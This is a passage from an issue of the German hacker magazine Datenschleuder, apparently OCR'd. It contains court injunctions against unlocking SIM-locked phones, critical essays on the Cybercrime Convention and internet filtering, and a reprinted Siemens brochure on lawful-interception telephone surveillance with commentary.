2. Dem Antragsgegner wird geboten, der Antragstellerin zu Händen ihrer Prozeßbevollmächtigten binnen drei Tagen nach Zustellung der vorliegenden einstweiligen Verfügung vollständig und richtig Auskunft zu erteilen über Name und Anschrift etwaiger gewerblicher Abnehmer von Mobiltelefonen, die entsprechend Ziff. 1. entsperrt worden sind, sowie über die Anzahl der von diesen bestellten und/oder abgenommenen entsperrten Mobiltelefone.

3. Dem Antragsgegner wird geboten, etwa noch in seinem Besitz oder Eigentum befindliche entsperrte Mobiltelefone gemäß obiger Ziffer 1. an einen von der Antragstellerin beauftragten Gerichtsvollzieher zum Zwecke der späteren Vernichtung herauszugeben.

4. Der Antragsgegner hat die Kosten des Verfahrens zu tragen.

5. Der Streitwert wird auf DM 1 Million festgesetzt.

Landgericht München I
4 HKO 22442/99

Gründe:

1. Verfügungsgrund:

Die Antragstellerin hat durch die eidesstattliche Versicherung Des Herrn [redacted] vom 30.12.1999 glaubhaft dargelegt, erstmals am 06.12.1999 von der streitgegenständlichen Internet-Werbung [redacted] Kenntnis erlangt zu haben.

Der Antrag auf Erlaß einer einstweiligen Verfügung wurde binnen Monatsfrist gestellt. Die Dringlichkeit ist daher gegeben, § 25 UWG.

2. Verfügungsanspruch:

Die Antragstellerin produziert und vertreibt Mobiltelefone der Marke [redacted], u.a. das Modell [redacted].

Der Antragsgegner wirbt per Inernet mit folgender Anzeige:

"Handy gesperrt?
Jetzt entsperren wir fast alles:
Nokia - Ericsson - Motorola - Siemens - ...
Alle erdenklichen Fragen beantwortet Ihnen
unsere FAQ Seite (häufig gestellte Fragen).
Wenn Sie uns eine Email senden möchten,
benutzen Sie bitte unser Kontaktformular.
[redacted]
- Email-Kontakt."

Der Vertrieb von "entsperrten" Mobiltelefonen, d.h. bereits die Weitergabe von Mobiltelefonen der Marke [redacted], bei denen der SIM-Lock-Schutz entfernt worden ist, stellt eine Behinderung der Antragstellerin dar und somit einen Verstoß gegen § 1 UWG (vgl. OLG München in CR 1996, 11).

Darüber hinaus verletzt die Weitergabe von Mobiltelefonen mit der Aufschrift [redacted], bei denen die Betriebssoftware manipuliert und/oder der SIM-Lock-Schutz aufgebrochen worden ist, die Marken- und Firmenrechte der Antragstellerin gemäß §§ 14 Abs. 2 Nr. 1 bzw. 15 Abs. 2 MarkenG. Mithin gewährt § 19 MarkenG einen Auskunftsanspruch, der bereits im Wege der einstweiligen Verfügung geltend gemacht werden kannn, § 19 Abs. 3 MarkenG.

Der Sequestrationsanspruch ist zur Sicherung des Vernichtungsanspruches nach § 18 MarkenG begründet.

3. Die Kostenentscheidung folgt aus § 91 ZPO.

4. Die Höhe des Streitwerts hat die Antragstellerin mit DM 2 Millionen beziffert. Ihr wirtschaftliches Interesse belegt die Antragstellerin mit dem Hinweis auf die Gefährdung von Aufträgen und Lieferungen vom mehreren Millionen Stück Geräten und dem damit verbundenen Umsatzverlust, die durch die "europaweite" Manipulation der Mobiltelefongeräte verursacht werde. So habe der Netzbetreiber [redacted] einen Liefervertrag mit der Antragstellerin mit einem Volumen von 100.000 Geräten [redacted] bereits gekündigt.

Soweit der Antragsgegner diese Gefährdung allein herbeigeführt haben sollte, wäre der bezifferte Streitwert angemessen. Eine Gefährdung allein durch die Handlungsweise des Antragsgegners hat die Antragstellerin indes nicht behauptet. Eine Herabsetzung der Höhe des Streitwertes auf DM 1 Million ist daher geboten, § 3 ZPO.

Säugling
VRiLG

Der Gleichlaut der Ausfertigung mit der Urschrift bestätigt.
München, den 03. Jan. 2000
Der Urkundsbeamte der Geschäftsstelle des Landgerichts München I
Kühn
Justizangestellte

Anlage 3

2-03 O 257/00

Beschluß

[redacted]

11. MAI 2000

Frist

In Sachen

[redacted], vertr. durch Vorsitzenden des Vorstands, Herrn [redacted],

- Antragstellerin -

Prozessbevollmächtigte: [redacted]

gegen

Fa. [redacted]

- Antragsgegnerin -

hat die 03. Zivilkammer des Landgerichts Frankfurt am Main auf den in Abschrift beigefügten Antrag vom 03.05.00, bei Gericht eingegangen am 08.05.00, nebst 3 Anlagen

durch Vorsitzenden Richter am Landgericht Schulze
Richter am Landgericht Schwichtenberg
Richterin am Landgericht Dr. Meckel

am 8.5.2000 beschlossen:

I.
Der Antragsgegnerin wird im Wege der einstweiligen Verfügung wegen Dringlichkeit ohne mündliche Verhandlung bei Meidung von Ordnungsgeld bis 500.000,-- DM - ersatzweise Ordnungshaft - oder Ordnungshaft bis zu 6 Monaten, - für jeden Fall der Zuwiderhandlung untersagt -,

von der Antragstellerin hergestellte Mobiltelefone durch Entfernung bzw. Manipulation des sogenannten SIM-Lock-Schutzes zu "entsperren" und/oder mit der Bezeichnung "Siemens" versehene Mobiltelefone nach einer solchen Entsperrung in Verkehr zu setzen.

II.
Dem Antragsgegner wird bei Meidung von Zwangsgeld bis zu DM 50.000,- ersatzweise Zwangshaft bis zu sechs Monaten, oder Zwangshaft bis zu sechs Monaten, im Wiederholungsfall bis zu zwei Jahren geboten, der Antragstellerin zu Händen ihrer Prozeßbevollmächtigten binnen drei Tagen nach Zustellung der vorliegenden einstweiligen Verfügung vollständig und richtig Auskunft zu erteilen über Name und Anschrift etwaiger gewerblicher Abnehmer von Mobiltelefonen, die entsprechend Ziffer I entsperrt worden sind, sowie über die Anzahl der von diesen bestellten und/oder abgenommenen entsperrten Mobiltelefone.

III.
Dem Antragsgegner wird geboten, etwa noch in seinem Besitz oder Eigentum befindliche entsperrte Mobiltelefone gemäß obiger Ziffer I an einen von der Antragstellerin beauftragten Gerichtsvollzieher zum Zwecke der späteren Verwahrung herauszugeben.

Die Kosten des Eilverfahrens werden der Antragsgegnerin auferlegt.

Der Streitwert wird auf DM 1.000.000,00 festgesetzt.

Dieser Beschluß beruht auf den §§ 1, 24 ff. UWG, 4, 14, 18, 19 MarkenG, 3, 32, 91, 890, 935 ff. ZPO.

Schulze Schwichtenberg Dr. Meckel

LANDGERICHT FRANKFURT AM MAIN

Ausgefertigt
Frankfurt, 9.5.2000
Urkundsbeamtin der Geschäftsstelle

Cybercrime Convention

von Frank Rosengart

Seit 1997 kursiert ein weiteres Schreckgespenst hinsichtlich der Einschränkung von Bürgerrechten. Der Europarat erarbeitet eine Konvention, nach der sich die Mitgliedsstaaten zur Mindeststandards bei der Strafverfolgung von Taten in Zusammenhang mit Computern und Kommunikationsmitteln ("Cybercrime") verpflichten.

Wie auch schon bei den Enfopol-Plänen waren massive Nachforschungen seitens Bürgerrechtlern und Presse nötig, bis der Entwurf öffentlich wurde.

Aus dem Justizministerium heißt es, die Konvention soll vor allem Rechtssicherheit im Internet schaffen. Die schafft es auch, nämlich für Justiz und Polizeibehörden. Aber auch für Firmen, die mangelhafte Sicherheit in ihren Produkten und Dienstleistungen implementiert haben. Die Cybercrime-Konvention erlaubt es den Firmen, eine zu detaillierte Veröffentlichung der Sicherheitsprobleme strafrechtlich verfolgen zu lassen. Auch der konkrete Nachweis von Sicherheitslücken wird extrem erschwert, da die Mitgliedsstaaten Gesetze erlassen müssen, die die Erstellung von "Hakkertools" unter Strafe stellen. Das Justizministerium betont dabei, dass "dual-use" Anwendungen nicht dadurch erfasst werden. Jedoch steht im Draft 24 der Konvention, dass Programme, die "primarily" für den kriminellen Gebrauch bestimmt sind, verboten werden müssen. Das widerspricht eindeutig der Idee, dass nützliche Tools erlaubt bleiben.

Einige der Punkte der Konvention werden bereits durch das deutsche Recht abgedeckt, wie zum Beispiel das "Ausspähen von Daten". Hier fehlt jedoch ein Hinweis darauf, dass die Daten eindeutig als nichtöffentlich gekennzeichnet sein müssen und einem besonderen Schutz unterliegen. So kann also die harmlose Benutzung eines FTP-Servers bereits verfolgt werden, wenn der Betreiber die Daten (im Nachhinein) als nichtöffentlich bezeichnet. Dies wird zwar in einer Fußnote eingeschränkt, jedoch unterliegen Fußnoten üblicherweise auch einer gewissen Fluktation, so dass jeder neue Entwurf dieser Konvention entsprechend kritisch und sorgsam begutachtet werden muss.

Viel Spielraum für Interpretation lässt der Begriff "on a commercial scale", der als Maßstab strafbare Urheberrechtsverletzungen im Sinne der WIPO-Abkommen gilt. Damit scheint das speziell deutsche Recht auf private Kopien zumindest nicht angetastet.

Für Datenschützer haarsträubend ist der zweite Abschnitt der Konvention, der sich mit dem Erhebung von Verkehrs- und Inhaltsdaten in Echtzeit beschäftigt. Damit scheint die Verpflichtung zur Implementierung von LI (Lawful Interception) eindeutig besiegelt und auch die Verpflichtung der Provider, als rechte Hand der Strafverfolgungsbehörden zu agieren und sich um die Erhebung und Sicherung der Beweisdaten zum kümmern. Bedenken, dass versteckt ein Key Recovery gefordert wird, sind nicht bestätigt. Den Providern bleibt es frei, die entschlüsselten Daten den Behörden zu übergeben - oder besser, gar nicht erst Nutzungsdaten zu erheben. Provider sind nur gezwungen, Daten herauszugeben, die sie auch haben. Allerdings

können trotzdem nationale Gesetze die Provider zur Erhebung und Aufbewahrung von Daten zwingen. Das Justizministerium betont, dass die Daten immer nur im Rahmen eines Rechtshilfeersuchen zur Verfügung gestellt werden müssen. Dank EuroPol steht aber der ungehinderten Reise der Daten nichts mehr im Wege. Die Datenreise könnte also bald zu einem strafrechtlichen Horrortrip werden.

Das Dokument wird jetzt im Dezember in die vorerst letzte Runde gebracht und ist in der Fassung 24 im Netz zu finden. Zwischendurch war mal der Draft 19 öffentlich geworden. Zwischenversionen hält die Kommission aus Rücksicht auf "diplomatische Empfindlichkeiten" zurück. Erst wenn das Abkommen ratifiziert wurde, wird sich zeigen, wie die Staaten die einzelnen Paragrafen interpretieren und in nationales Recht umsetzen. Holland hat immerhin schon einen Anfang gemacht und will schon vor der Ratifizierung seine Gesetze entsprechend anpassen.

Dann muß wohl demnächst auf jedem Exemplar der Datenschleuder folgender Hinweis angebracht werden: "Achtung: der Bundesgesundheitsminister warnt: >Die Datenschleuder< gefährdet Ihre Gesundheit! Bereits eine einzige Ausgabe diser Publikation enthält eine Strichcode-Dosis in mind. 32facher Höhe im Vergleich zu herkömmlichen Zeitschriften."

Politikfnords oder die Realitäten bundesdeutscher Abgeordneter und Jugendschützer

von Jadis

Daß wir alle in verschiedenen Realitäten leben und jeder seine eigene Wirklichkeit (TM) konstruiert, sollte seit längerem bekannt sein. So leben auch Politiker in ihrer eigenen, kleinen Realität und dies durfte ich bei einer Einladung als Sachverständige für den CCC bei einer öffentlichen Anhörung des Bundestages bestaunen.

Der Ausschuss für Familie, Senioren, Frauen und Jugend lud zur Anhörung über Jugendschutz im Internet ein und bat um Stellungnahme. Geladen waren Expertinnen und Experten der Kirchmedia GmbH, des Deutschen Jugendinstitutes, des Verbandes Privater Rundfunk- und Telekommunikation e.V., des Jugendschutz.net, der FSK, des Deutschen Kinderschutzbundes e.V., der BPjS, des Hans-Bredow-Institutes für Medienforschung, der Landesmedienanstalt Saar, der FSM und des Chaos Computer Club e.V. Zum Thema gab es einen Fragenkatalog und einen Entschließungsantrag der von SPD und Grünen getragen wurde. In diesem Antrag ging es beispielsweise darum, "einen wirksamen Jugendschutz rechtlich und technisch auch bei Anbieteren von Netzinhalten (z.B. in Online-Diensten) zu verwirklichen" oder auf die Bekanntmachung der Indizierungsentscheidungen im Bundesanzeiger zu verzichten, "um jugendgefährdenden Angeboten in Datennetzen nicht zusätzliche Publizität zu verschaffen".

Sachlichkeit sollte Trumpf sein und Experten sollten ihre Meinung kund tun. Ein gutes Konzept im Angesicht des emotional aufgeladenen Themas. Mit der Sachlichkeit war es aber spätestens dann vorbei, als die Bundesprüfstelle und Jugendschutz.net mit ihrer Präsentation der "Gesammelten Scheußlichkeiten des Internets der letzten Jahre" aufwartete und die Anhörung von der Sach- auf die Gefühlsebene kippte. Vom Zeitpunkt, da die Abgeordneten diese unsäglichen Bildchen und Parolen sahen, war man sich einig, daß man so etwas in jedem Falle unterbinden müsse. Anmerkungen der Abgeordneten wie:"Wenn uns das jetzt schon so schockt, was muß das dann erst mit Kindern machen?" oder " Kann man nicht verhindern, daß man sowas überhaupt aufrufen kann?" ließ an der "Medienkompetenz" mancher Abgeordneten zweifeln.

Die Lösung liegt auf der Hand: wir filtern alles und machen den BPjS-Index nicht mehr öffentlich.

Studien sprechen gegen den Einsatz von Filtern. Die COPA-Untersuchung (Commission on Child Online Protection, http://www.copacommission.org), eine us-amerikanische Studie die im Oktober dem Kongress vorgelegt wurde stellt die Tendenz zum "overblocking" von Filtersoftware fest, d.h. es fällt bei der Filterei vieles sinnvolles unter den Tisch und in den meisten Fällen bleibt es für die User auch noch intransparent, was eigentlich genau gefiltert

wird. Dies drang nach meinem Empfinden aber nicht mehr in das Bewußtsein der nunmehr sozialethisch desorientierten Abgeordneten. Auch die Tatsache, daß Filtersoftware in Studien (z.B. unter [1]) mit einer Fehlerquote von teilweise über 80% nicht gerade hervorragend abschnitten, schien nicht zum Nachdenken anzuregen.

Die mangelnde Effizienz von Filtersoftware wurde auch von den anwesenden Experten zum größten Teil nicht bestritten. Die Vertreterin des Kinderschutzbundes bemerkte, daß auch die Seite ihrer Institution mit handelsüblichen Filtersystemen nicht mehr aufzurufen sei, da auf diesen Seiten auch das Thema "Sex" thematisiert und somit die Seite herausgefiltert würde. Auch andere bestätigten diesen Eindruck und hielten Filtersysteme nicht gerade für der Weisheit letzter Schluß. Dennoch blieb der Eindruck, daß nach dem Blick auf die Schmuddelecken des Internets, Filter ja irgendwie nicht schaden könnten und irgendwas müsse man ja tun. Der Bertelsmann-Konzern tut in diesem Zusammenhang ja auch was und empfiehlt Filter an Schulen und Bibliotheken, sicherlich gibt es da auch finanzielle Unterstützung und dann kann´s ja eigentlich nur gut sein, oder?

Verkannt wurde von den meisten die Tatsache, mit ICRA [2] und anderen Filtermodellen, eine weltweite Zensur-Infrarstruktur zu etablieren. Auch die Frage der Vertreterin des Deutschen Jugendinstitutes "Wer kontrolliert die Kontrolleure?" verhallte im Fraktionssaal der CDU/CSU.

Bemerkenswert, wie immer, daß es eigentlich nicht um Jugendschutz, um Jugendliche und deren Entwicklung ging, sondern darum, was man gesellschaftlich möchte und was nicht. Dabei soll hier nicht zur Debatte stehen, wie man Kinderpornos und dergleichen findet, sondern daß es nicht um Konzepte für Jugendliche und deren Umgang mit Realitäten ging, sondern um fiese Sachen, die man eben nicht will (auch nicht, und gerade nicht für Erwachsene). Dies kommt auch in einem Punkt des Entschließungsantrages zum Tragen, in dem die Nicht-Veröffentlichung der Entscheidungen der Bundesprüfstelle im Bundesanzeiger gefordert wird.

Das ist angedacht, um den Jugendlichen die Möglichkeit zu nehmen, sich die besten Adressen für fiese Sachen aus dem Bundesanzeiger zu besorgen. Wieweit der Bundesanzeiger tatsächlich Verbreitung unter Jugendlichen findet, sollte man untersuchen, bevor man in das Mittelalter zurückkehrt, wo ungeeignete Schriften vor den Laien auf dem päpstlichen Index geheimgehalten wurden. In einer Demokratie müssen entsprechende Indizierungen für den Bürger transparent sein und dürfen keinesfalls geheimgehalten werden.

Ein interessanter Realitätsabgleich in der Welt der Politik, die Menschen vor Schlimmen bewahren will und dafür Grundrechte opfert.

[1] http://www.peacefire.org/error-rates/
[2] http://www.icra.org

Big Brother is listening...

von Andy Müller-Maguhn

Wo ist eigentlich der Unterschied zwischen "Lawful Interception" und "Signal Intelligence"?

Auf den folgenden Seiten drucken wir eine Broschüre der Firma Siemens ab, die Dienstleistungen bewirbt, die normalerweise nicht beworben werden: Lawful Interception. Das sogenannte "gesetzesmässige Abhören" - längst integrierter Funktionsumfang des Telefonnetzes auf Basis etwa der Siemens EWSD-Technologie (Elektronisches Wählsystem Digital) befindet sich dabei üblicherweise in der sogenannten "Passiv-vermarktung" [1], die Broschüre ist wohl eher für den speziellen Kundenkreis der "Bedarfsträger" formuliert.

Auch wenn man als braver Bürger in Anerkenntnis der "freiheitlich demokratischen Grundordnung" und des Grundgesetzes dabei neben dem Grundgesetz Artikel 10 Absatz 1 [2] auch die in Absatz 2 angedeuteten Einschränkungen und die entsprechenden Vielfältigungen weiteren Gesetze (G10 - Gesetz, §§ 100a, 100b der Straf- prozessordnung, §§ 39 bis 43 des Aussenwirtschaftsgesetzes etc.) akzeptiert, so kann dies doch nicht darüber hinwegtäuschen, daß die Siemens-Technologie "Lawful Interception" noch viel mehr ermöglicht.

Denn die auf der einen Seite beworbene Erfüllung "strengster gesetzliche Vorgaben" (Broschüre Seite 15) sagt ja noch lange nicht, um welche Gesetze welchen Landes es sich handelt. Siemens verkauft sowohl die Vermittlungs- stellentechnik EWSD als auch die dazugehörige LI (Lawful Interception) Technologie weltweit in alle möglichen Staaten.

Mögen in einem Land wie der Bundesrepublik Deutschland die im Rahmen der mehr oder weniger Überzeugender Legitimations-Simulation durchgeführten gesetzlich begründeten Eingriffe in das Fernmeldegeheimniss immerhin auf nachlesbaren Gesetzen und Zuständigkeiten beruhen und sich entsprechend "demokratisch" nennen, so beruhen auch sogenannte "totalitäre", "diktatorische" oder schlicht "undemokratische" Staaten in der Regel nicht weniger auf Gesetzen, und die entsprechenden Eingriffe in das Fernmeldegeheimniss - so es denn überhaupt existiert - auf "gesetzlichen Vorgaben". Kurz: wenn die Militärregierung eines afrikanischen Landes Ihre Bürger in großen Maßstab abhört ist das genauso "gesetzmässiges Abhören" (lawful interception) wie die Aktionen der chinesischen Regierung gegenüber den internetnutzenden Bürgern Ihres Landes.

An dieser Stelle kommen wir dann - der einfachkeit halber Orientiert an der zusammenfassenden Funktionsumfangsliste auf Seite 15 der Broschüre - an den nächsten Punkt, gleich nach "erfüllt strengeste gesetzliche Vorgaben". Dort steht: "flexibel konfigurierbar und skalierbar" und damit kommen wir zur entscheidenden Frage: wie bitteschön soll dein eine flexibel konfigurierbar- und skalierbare Technologie strengste gesetzkliche Vorgaben erfüllen?

Auch auf diese Frage weiss die Broschüre eine Antwort, auf Seite 4: "Bei veränderten Anforderungen wieder Neuinvestitionen tätigen? Setzen Sie stattfessen auf eine flexible und ausbaufähige Gesamtlösung".

Also: wenn wir - z.B. mithilfe von Gesetzen - unsere freiheitliche Demokratische Grundordnung vom Effekt her in einen totalitären Staat verwandeln und entsprechend die gesetzlichen Grundlagen zur Telekommunikationsüberwachung ausdehnen ist das mit Siemens-LI-Technologie ganz flexibel und ausbaufähig zu realisieren. Supa, oder?

Neben den technischen Details dieses Systems - die interessante Kompatibilität zu Anforderungen von ETSI und NSA - aufweist (Absende- spezifische Telekommunikationsmarkierung und dezentrale T-Stücke mit Mustererkennungsweichen) sei allerdings noch eine weitere Frage in den Raum gestellt: was ist denn eigentlich der Unterschied zwischen gesetzlich legitimierten Abhören (lawful interception) und dem großflächigen Abhören von Telekommunikation durch Geheimdienste (signal intelligence).

Ich habe weder in der Broschüre noch in der Wirklichkeit bislang eine Antwort darauf gefunden, auch wenn wir natürlich normalerweise von einem gezielten Eingriff / Abhören von TK gegenüber dem standardmässigen und weitflächigen Abhören von TK ausgehen. Aber vielleicht findet sich unter den Lesern ja jemand, der eine überzeugende Antwort parat hat. Entsprechende Hinweise nimmt jeder Telefonapparat am öffentlichen Netz unter dem Stichwort "Bundesstelle für Fernmeldestatistik" entgegen.

---


[1] Passiv-Vermarktung ist das bereithalten von Produkten oder Dienstleistungen, deren Existenz allerdings extern nicht kommuniziert und beworben wird. Das "nationale" 1 TR6-ISDN bei der Telekom fällt darunter ebenso wie die Mickey-Mouse-Hefte in der Lufthansa Business Class: Angeboten werden einem die Sachen nicht, aber wenn man danach fragt, bekommt man es.

[2] (1)Das Briefgeheimnis sowie das Post- und Fernmeldegeheimnis sind unverletzlich.
(2) Beschränkungen dürfen nur auf Grund eines Gesetzes angeordnet werden. Dient die Beschränkung dem Schutze der freiheitlichen demokratischen Grundornung oder des Bestandes oder der Sicherung des Bundes oder eines Landes, so kann das Gesetz bestimmen, daß sie dem Betroffenen nicht mitgeteilt wird und dass an die Stelle des Rechtsweges die Nachprüfung durch von der Volksvertretung bestellte Organe und Hilfsorgane tritt."

SIEMENS

EWSD
Lawful Interception

Ein offenes Ohr für Festnetzkommunikation



Nie zuvor ließen sich Informationen so schnell und auf so vielen Wegen austauschen wie heute. Klar, daß weltweit auch Kriminelle, Terrororganisationen und Spionageringe von den Möglichkeiten der modernen Telekommunikationstechnik profitieren.

Strafverfolgungsbehörden und Staatssicherheitsorgane können bei der Verbrechensbekämpfung und der Abwehr von Anschlägen nur dann befriedigende Erfolge erzielen, wenn sie über adäquate kommunikationstechnische Mittel verfügen. So ist es beispielsweise für die effiziente Prävention krimineller Aktivitäten oder für das Sammeln hieb- und stichfester Beweise unabdingbar, daß zur gezielten Überwachung der Kommunikation von Individuen oder Gruppen State-of-the-Art-Systeme eingesetzt werden.

Weltweit nehmen Gesetzgebung und Standardisierung in diesem Zusammenhang jetzt auch Netzbetreiber verstärkt in die Pflicht, indem sie eine vermittlungstechnische Ausrüstung vorschreiben, mit der sich bei Bedarf sämtliche Arten von Telekommunikation abhören bzw. aufzeichnen lassen.

Ob Sie nun als Bedarfsträger an der Überwachung bestimmter Kommunikationsleitungen interessiert sind oder als Netzbetreiber technisch und personell in der Lage sein müssen, gesetzlich angeordnete Überwachungsmaßnahmen durchzuführen und zu verwalten: Die im Rahmen von EWSD bereitgestellte, **systemintegrierte Software-Lösung »Lawful Interception« (LI)** mit dem Managementsystem LIOS unterstützt Sie durch ein breites Leistungsspektrum bei der Erfüllung Ihrer Aufgaben und bringt Ihnen beachtliche Vorteile:

Netzbetreiber, die EWSD mit LI einsetzen

- verfügen damit über ein zukunftssicheres System, dessen Leistungsumfang sich den Erfordernissen entsprechend konfigurieren läßt,
- sind – bei minimalem Aufwand – auch für strengste gesetzliche Sicherheitsbestimmungen hinsichtlich Datentransfer und Administration gerüstet,
- benötigen für Überwachungsaufgaben in ihren Vermittlungsstellen kein EWSD-fremdes Equipment mehr,
- können ihre Pflichten im Servicebereich Überwachung gesetzeskonform, diskret und somit ohne Gefahr von Imageverlust erfüllen.

Bedarfsträgern bietet LI

- ein lückenloses Spektrum an überwachbaren Objekten,
- vielfältige Variationsmöglichkeiten beim Erteilen von Überwachungsaufträgen,
- den vollständigen, nach Nutz- und Ereignisdaten getrennten Informationsfluß aus sämtlichen Aktivitäten an einem überwachten Objekt,
- ein Höchstmaß an Sicherheit bei Datentransfer und Administration.

die datenschleuder.
#073 / Winter 2000
073-16

Das geht Netzbetreiber an

So machen Sie aus der Not eine Tugend


Wenn Sie als Festnetzbetreiber ohnehin per Gesetz verpflichtet sind, ausrüstungsmäßig »allzeit bereit« zu sein für Überwachungsaufträge – weshalb dann nicht aus der Not eine Tugend machen? Wir haben die richtige Lösung für Sie!
Mit unserer in EWSD integrierten Softwarelösung LI, die – gepaart mit dem Managementsystem LIOS – strengste gesetzlichen Vorgaben erfüllt, stellen Sie nicht nur die Betriebserlaubnis für Ihr Netz sicher. Sie haben zudem die Möglichkeit, sich auf einem äußerst sensiblen Gebiet als starker Dienstleister zu positionieren. Der Leistungsumfang, den Sie dem Kundenkreis »Bedarfsträger« (z.B. Staatssicherheitsorgane und Strafverfolgungsbehörden) dank LI bieten können, macht Sie im Servicebereich Überwachung unschlagbar, was Flexibilität, und unangreifbar, was Sicherheit und Diskretion anbelangt.

Bei veränderten Anforderungen wieder Neuinvestitionen tätigen? Setzen Sie stattdessen auf eine flexible und ausbaufähige Gesamtlösung!
Die Kombination aus LI und LIOS läßt sich problemlos für die unterschiedlichen länderspezifischen Bedingungen konfigurieren und hinsichtlich der Dimensionierung Ihrem individuellen Bedarf anpassen. Somit sind Sie – bei kleinstmöglichem Aufwand – heute und morgen vermittlungstechnisch und administrativ stets gut gerüstet für Überwachungsaufgaben.

Vermittlungstechnisches Sonderequipment, das viel Platz erfordert und schwierig zu tarnen ist? Vergessen Sie's!
Mit LI lassen sich Überwachungsaufträge problemlos und sicher über die Standardeinrichtungen Ihres Netzes abwickeln. Alles, was Sie dazu pro Vermittlungsstelle brauchen, ist zusätzliche EWSD-Standard-Hardware – und die fügt sich völlig unauffällig ein in das bereits vorhandene EWSD-Equipment.

Mit LI können Sie als Netzbetreiber Ihre gesetzlichen Pflichten im Service-Bereich Überwachung mit der notwendigen Diskretion und somit auch ohne die Gefahr von Imageverlust erfüllen.

LEA Law Enforcement Agency
LI Lawful Interception
MC Monitor Center
VSt Vermittlungsstelle



Spezialbeauftragte, die in Ihrem Netz Teilnehmerleitungen »anzapfen«? Das ist Vergangenheit!
LI liefert, von zentraler Stelle aus initiierbar, den Informationsfluß aus den zu überwachenden Kommunikationskanälen automatisch zu den Einrichtungen der Bedarfsträger – schnell und ohne den normalen Netzbetrieb in irgendeiner Weise zu beeinträchtigen. Dies ermöglicht es Ihnen, Überwachungsaufträge mit der notwendigen Diskretion und somit auch ohne die Gefahr von Imageverlust in der Öffentlichkeit zu erfüllen.

Fix zugeordnete Verbindungen oder Standleitungen bereitstellen? Nicht nötig!
Bei LI werden die erforderlichen Überwachungsverbindungen dynamisch (d.h. von Fall zu Fall und lediglich für die Dauer der jeweiligen Sprach-, Fax- oder Datenübertragung) als Stichleitung zum Bedarfsträger aufgebaut.

In jeder Vermittlungsstelle einen abgeschlossenen Extra-Raum (High Security Area) und spezielles Personal für das Administrieren von Überwachungsaufträgen? Ersparen Sie sich diesen Aufwand!
Mit unserem für LI konzipierten Managementsystem LIOS können Sie netzweit sämtliche Aufgaben, die im Zusammenhang mit Überwachungsaufträgen stehen, von *einem* Administrationszentrum aus steuern – effizient, sicher und kostensparend.

Sie möchten mit all dem am liebsten gar nichts zu tun haben, weil Sie – z.B. als City Carrier – die Ihnen verfügbare Kapazität voll für Ihr Kerngeschäft brauchen? Lassen Sie doch einfach uns die Arbeit machen!
Wir übernehmen für Sie im Rahmen eines Servicevertrages den gesamten Aufgabenbereich Überwachung. Auf diese Weise können Sie die gesetzlichen Vorgaben erfüllen, ohne selbst Equipment oder Personal für das Managen von Überwachungsaufträgen einsetzen zu müssen.

die datenschleuder. 073 / Winter 2000
ISSN 0931-0479

Das geht Bedarfsträger an

So unterstützt LI Ihre Arbeit


Teilnehmerleitungen direkt vor Ort abhören? LI erledigt das viel schneller und eleganter.
Sobald Sie den entsprechenden Auftrag erteilt haben, fließen die Informationen aus den überwachten Kommunikationsverbindungen automatisch zu Ihren Einrichtungen. Dies erspart Ihnen Zeit und Personalaufwand und stellt eine äußerst diskrete Abwicklung der Überwachungsmaßnahmen sicher.

Sie möchten über alle Aktivitäten der überwachten Teilnehmer informiert sein? LI erfaßt sämtliche Arten von Telekommunikation.
Ob der betreffende Teilnehmer sein Ferngespräch nun von einem öffentlichen Münz- oder Kartentelefon aus führt oder dazu sein eigenes Analog- oder ISDN-Gerät benutzt, ob er Faxmitteilungen oder E-Mails sendet oder empfängt, ob er Daten über das Paketnetz verschickt oder sich Informationen aus dem Internet herunterlädt: LI liefert Ihnen – bei entsprechender Definition des Auftrags – stets den kompletten Inhalt aller gehenden und kommenden Gesprächs-, Fax- oder Online-Verbindungen, die auf einer überwachten Leitung aufgebaut werden.

»Fremdgehen«? LI bietet Ihnen dazu ständig Gelegenheit.
Das Spektrum an überwachbaren Objekten beschränkt sich bei LI keineswegs nur auf die in einer Vermittlungsstelle verwalteten Teilnehmer-Rufnummern. Auch FDN (Foreign Directory Numbers) – also VST-fremde Teilnehmerrufnummern (z.B. Rufnummern im Transitverkehr) – lassen sich als Überwachungsobjekte definieren. In einem solchen Fall erfolgt eine Überwachung der Vermittlungsleitungen auf die im Auftrag festgelegte Nummer, bei der es sich sowohl um die (jeweils bis zu 24-stellige) Rufnummer eines A-Teilnehmers oder B-Teilnehmers als auch um eine umgewandelte IN-Rufnummer handeln kann. Sie können somit alle Teilnehmer observieren lassen, von oder zu denen über eine überwachte Vermittlungsstelle Verbindungen aufgebaut werden – also z.B. Teilnehmer anderer Vermittlungsstellen oder anderer Betreiber sowie Mobilnetzteilnehmer – vorausgesetzt, deren Rufnummer wird in der Signalisierung übertragen.

Was brauchen Sie: Nutzdaten, Ereignisdaten – oder beides? LI läßt Ihnen freie Wahl.
